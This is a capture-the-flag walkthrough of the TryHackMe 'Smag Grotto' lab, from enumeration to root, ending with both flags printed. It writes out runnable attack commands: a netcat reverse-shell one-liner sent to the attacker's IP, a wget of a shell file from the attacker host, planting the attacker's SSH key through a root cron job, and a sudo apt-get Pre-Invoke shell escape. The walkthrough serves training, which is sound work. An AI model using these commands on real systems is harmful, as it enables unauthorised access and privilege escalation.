



Smag Grotto

Active Machine Information

Title Smag Grotto	IP Address 10.10.166.119	Expires 43m 21s	<div><div>?</div><div>Add 1 hour</div><div>Terminate</div></div>
-----------------------------	------------------------------------	---------------------------	--

100%

Task 1 Smag Grotto

Deploy the machine and get root privileges.

▶ Start Machine

Enumeration

Nmap

```

(kali@kali)-[~/TryHackMe/SmagGrotto]
$ cat fastScan
# Nmap 7.93 scan initiated Wed Jun  7 21:42:07 2023 as: nmap -p- --min-rate 5000 -Pn -oN /home/kali/TryHackMe/SmagGrotto/fastScan 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

# Nmap done at Wed Jun  7 21:42:22 2023 -- 1 IP address (1 host up) scanned in 15.57 seconds

(kali@kali)-[~/TryHackMe/SmagGrotto]
$ cat spec-ports
# Nmap 7.93 scan initiated Wed Jun  7 21:42:42 2023 as: nmap -sV -sC -A -p 22,80 -oN /home/kali/TryHackMe/SmagGrotto/spec-ports 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 74e0e1b405856a15687e16daf2c76bee (RSA)
|   256  bd4362b9a1865136f8c7dff90f638fa3 (ECDSA)
|_  256  f9e7da078f10af970b3287c932d71b76 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Smag
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.1 (92%), Linux 3.13 (92%), Linux 3.2 - 3.16 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   188.54 ms 10.8.0.1
2   187.69 ms 10.10.166.119

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun  7 21:43:01 2023 -- 1 IP address (1 host up) scanned in 19.47 seconds

```

Directory Scanning

```

(kali@kali)-[~]
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.166.119

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.166.119
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s


2023/06/07 21:43:06 Starting gobuster in directory enumeration mode

/mail (Status: 301) [Size: 313] [→ http://10.10.166.119/mail/]
/server-status (Status: 403) [Size: 278]
Progress: 220496 / 220564 (99.97%)

2023/06/07 22:00:24 Finished

```

Web-browser Interface



← → ↻ 🏠 10.10.166.119/mail/ ☆ 🛡️ 🔥 🧑🏻 🍷

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

The following emails are being displayed using our new and improved email2web software, allowing you to view your emails in a hassle free way!

Note: all attachments must be downloaded with wget.

Network Migration

Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.

The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.

[dHJhY2Uy.pcap](#)

TO: NETADMIN@SMAG.THM CC: UZI@SMAG.THM FROM: JAKE@SMAG.THM

Re: Network Migration

I tried downloading the file but I found an anomaly in the attached file, could you please tell me what has happened here?

TO: JAKE@SMAG.THM CC: NETADMIN@SMAG.THM FROM: UZI@SMAG.THM

Re: Network Migration

Hi Uzi, as the previous developer had found a bug in the email2web software that he has been unable to fix, could you

Vulnerabilities Assessment

Download the **.pcap** file by using **wget** and analyze it with **wireshark**

Wireshark packet capture showing an HTTP POST request to /login.php. The packet list shows a sequence of TCP and HTTP packets. The packet details pane for frame 4 shows the raw data of the POST request, which is highlighted with a red box.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.33.10	192.168.33.69	TCP	74	34030 → 80 [SYN] Seq=0 Win=0 Len=0
2	0.000158	192.168.33.69	192.168.33.10	TCP	74	80 → 34030 [SYN, ACK] Seq=0 Win=0 Len=0
3	0.000171	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=1 Ack=1 Len=0
4	0.000230	192.168.33.10	192.168.33.69	HTTP	268	POST /login.php HTTP/1.1
5	0.000341	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [ACK] Seq=1 Ack=1 Len=0
6	0.001326	192.168.33.69	192.168.33.10	HTTP	213	HTTP/1.1 200 OK
7	0.001333	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=203 Ack=1 Len=0
8	0.001416	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [FIN, ACK] Seq=203 Ack=1 Len=0
9	0.001538	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [FIN, ACK] Seq=203 Ack=1 Len=0
10	0.001542	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=204 Ack=1 Len=0

Frame 4: 268 bytes on wire (2144 bits) captured on interface eth0
 Ethernet II, Src: Pcsys (08:00:27:dd:5e:de), Dst: Realtek (08:00:27:57:81:43)
 Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.69
 Transmission Control Protocol, Src Port: 34030, Dst Port: 80, Seq: 1, Win: 0, Len: 0
 Hypertext Transfer Protocol
 HTML Form URL Encoded data:


```

    ..A... 'W' C... E...
    ..ew@. @. ....!...
    !E...PqJ...
    ..POST / login.php
    p HTTP/1.1 Host:
    : development.smag.thm
    User-Agent: curl/7.47.0
    Accept: */*
    Content-Length: 39
    Content-Type: application/x-www-form-urlencoded
    ..username=helpdesk&password=cH4nG3M3_n0w
  
```

Something looks interested here! Let's **Follow TCP Stream** for details

Wireshark - Follow TCP Stream (tcp.stream eq 0) - dHJhY2Uy.pcap

```

POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=cH4nG3M3_n0w
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
  
```

Ok, we got the credential of the user **helpdesk** and the host of the target URL is **development.smag.thm**

Let's add the previous URL into the **/etc/hosts** and visit the link




```
(kali㉿kali)-[~/TryHackMe/SmagGrotto]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.166.119 development.smag.thm
```

[←](#) [→](#) [↻](#) [🏠](#) [🔒](#) development.smag.thm

Kali Linux [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#)

Index of /

	Name	Last modified	Size	Description
	admin.php	2020-06-05 10:56	1.3K	
	login.php	2020-06-05 10:45	1.5K	
	materialize.min.css	2020-06-05 10:19	139K	

Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

Login to the admin area

Username

Username...

Password

Password...

LOGIN

Login with the above credential which has been found (**helpdesk:cH4nG3M3_n0w**)

Enter a command

Command

Command...

SEND

LOGOUT

Testing the execution

Enter a command

Command

wget http://10.8.97.213/shell.php

SEND

LOGOUT

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)  
10.10.166.119 - - [07/Jun/2023 22:24:04] "GET /shell.php HTTP/1.1" 200 -  
█
```

Ok!! It works!

Exploit & Gain Access

RCE

Using the reverse shell to connect the target

Payload: `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP> <PORT> >/tmp/f`

Enter a command

Command

`rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f`

SEND

LOGOUT

```
(kali㉿kali)-[~]
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.166.119] 34904
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation 1 (www-data → Jake)

```
$ cd /home/jake
$ ls -la
```

```
$ ls -la
total 60
drwxr-xr-x 4 jake jake 4096 Jun  5  2020 .
drwxr-xr-x 3 root root 4096 Jun  4  2020 ..
-rw-r--r-- 1 jake jake  490 Jun  5  2020 .bash_history
-rw-r--r-- 1 jake jake  220 Jun  4  2020 .bash_logout
-rw-r--r-- 1 jake jake 3771 Jun  4  2020 .bashrc
drwxr-xr-x 2 jake jake 4096 Jun  4  2020 .cache
-rw-r--r-- 1 root root   28 Jun  5  2020 .lessshst
-rw-r--r-- 1 jake jake  655 Jun  4  2020 .profile
-rw-r--r-- 1 root root   75 Jun  4  2020 .selected_editor
drwxr-xr-x 2 jake jake 4096 Jun  4  2020 .ssh
-rw-r--r-- 1 jake jake    0 Jun  4  2020 .sudo_as_admin_successful
-rw-r--r-- 1 jake jake 9336 Jun  5  2020 .viminfo
-rw-r--r-- 1 root root  167 Jun  5  2020 .wget-hsts
-rw-rw-r-- 1 jake jake   33 Jun  4  2020 user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

```
$ ls -la .ssh
ls: cannot open directory '.ssh': Permission denied
```

It seems like the **.ssh** and **user.txt** cannot be accessed by the current user. Let's take around for more information or vulnerabilities


```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
* * * * * root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/auth
#
$ cd /opt/.backups
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun  4 2020 .
drwxr-xr-x 3 root root 4096 Jun  4 2020 ..
-rw-rw-rw- 1 root root 563 Jun  5 2020 jake_id_rsa.pub.backup
```

Wow! **jake_id_rsa.pub.backup** was set to run as **root user** and it would affect the content inside the **auth** file for **ssh** connection of **jake** user.

Go back to the attack machine → Copy the content of the attacker's **ssh** key file → Paste it into **jacke_id_rsa.pub.bak**

```
(kali㉿kali)~[~/TryHackMe/SmagGrotto]
$ cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDCYhEcC1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hS65xqCfzoKtGhCAG7Jxydy/LZETVxkh
iyyo0/thlorSUHW88IKpdmIWBc1gfzSkM2uraPIKpc/q6iK3SG5sFv7BrkZ3PkD3E17w/LT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUKNzrUf4sbkbu
AUONzr+oQxLPoPQak4KtHXZLNKPL7/L7qIbaxkLUgk6pLt8Yg2UN3Y07mXdDni8SgyS5quQlnq3jQkLyY+BKr+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aVs243XGhU5Jg08/L7MhqhjqZZVs4U3w101ky3wjeZDr23hotWxmJ4bhirLIUxfSxW4mHL/hARK/9QjPGeLX+KxedGwt6BjCTiIXX
qd36yNaXa8r7U5qKCiSxKgUaYmWob07k25jFZDdcChQPreAgivX3kYV69a53k04G6NFZ0T/K6jveufgmjZFrQE= kali@kali
```

```
$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQQC5HGAnm2NngzDW90PAZ9D0tZbvNrIJwa/swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsXn
WpPYv4oBt2Jd6tBw56q40x3BhCG4cXUuYI5zEi7y+xniIT5sJ5/Mof/gjQ2IDnDdvdms/hdJ4wC2+8TFLPLCMr1b/uHydkuvdt9WzZN10+Ax3yEkMfB8F
03F7UqN2798wBPpRNNysq+59ziUubV9k3JpvarBILjIupik0sTs8FMMP2Um6aSpFKWzt15na0vou0riNXDTgt6WtPYxmtv1AHE4VdD6xJfRm5CGffGbYEQ
yJoJx2+VSOCEDFzW15jaujykoA0F0FUEH96Ao3f41m2s7V9XiD1tJ4/WS+KxfpZmNm69+jSPjNY27MSM2n7nG3vGpV23SfGyE00ZT5Pdtmr0n
f0cbQRIjXua596XES50umcjjgoVGQ1ur+YwNGWxpgH8G+ipFP/SwhaJiQIPfFvEHBT4m5zS4XuMkercFerDs= kali@kali
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQQCDCYhECc1swJNervyv92Ap3W31US8Awz2N6jmg2DEAQ8ci/hS65xqCfzoKtGhCAG7Jxydy/L
ETVxkhiyy00/thlorSUH88TKpdmIwBC1gfzSkM2uraPIKCP/g61K3SG5SfV7BrkZ3PkD3e17w/LT50gryTSQv+qAgQoxnstCQt2u0Y6UzQqIUknZr
Uf45bkbuAU0Nzr+oqxLPoPQAKt4KixHzLNKPL7LlQtbaxkLug6kplT8yG2UN3y07mXdzDni8Sgy55quqlqn3jQkLyY+BKR+nGSLQ8AM271dWcGtvsy
sxIAQ4B9PcpALIVzcjUuAvs243NgH5JgQ8/M7hQhJwZzVs4U43w101ky3wejZtZdRit3hotWxmJ4bhirLIUxfSxw4mHLX/hARK/9QjPgeL+X+edGwt6
BjCTiIXXqod36yANx8r7U5qKCIsxGKUaqNyW0b07k2SjFZDdCBQPreAgIvX3kYV69a53ck04GNFZ0t/K6jVeU+gjezFrqE= kali@kali" > jake_i
d_rsa.pub.backup
$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQQCDCYhECc1swJNervyv92Ap3W31US8Awz2N6jmg2DEAQ8ci/hS65xqCfzoKtGhCAG7Jxydy/LETVxkh
iyy00/thlorSUH88TKpdmIwBC1gfzSkM2uraPIKCP/g61K3SG5SfV7BrkZ3PkD3e17w/LT50gryTSQv+qAgQoxnstCQt2u0Y6UzQqIUknZrUf45bkbu
AU0Nzr+oqxLPoPQAKt4KixHzLNKPL7LlQtbaxkLug6kplT8yG2UN3y07mXdzDni8Sgy55quqlqn3jQkLyY+BKR+nGSLQ8AM271dWcGtvsyxsIAQ4B9
PcpALIVzcjUuAvs243NgH5JgQ8/M7hQhJwZzVs4U43w101ky3wejZtZdRit3hotWxmJ4bhirLIUxfSxw4mHLX/hARK/9QjPgeL+X+edGwt6BjCTiIX
qod36yANx8r7U5qKCIsxGKUaqNyW0b07k2SjFZDdCBQPreAgIvX3kYV69a53ck04GNFZ0t/K6jVeU+gjezFrqE= kali@kali
```

Ok, now we can ssh to the target machine with **jake** user without any password required!

```
(kali㉿kali)-[~]
└─$ ssh jake@10.10.166.119
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ ls
user.txt
```

```
jake@smag:~$ cat user.txt
iusGorV7EbmXm5AuIe2w499msaSuqU3j
```

⇒ 1st Flag: **iusGorV7EbmXm5AuIe2w499msaSuqU3j**

Privilege Escalation 2 (Jake → Root)

```
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
(ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

Payload: `sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh`

```
jake@smag:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
root.txt
# cat /root/root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
# exit
```

⇒ 2nd Flag: **uJr6zRgetaniyHVRqqL58uRasybBKz2T**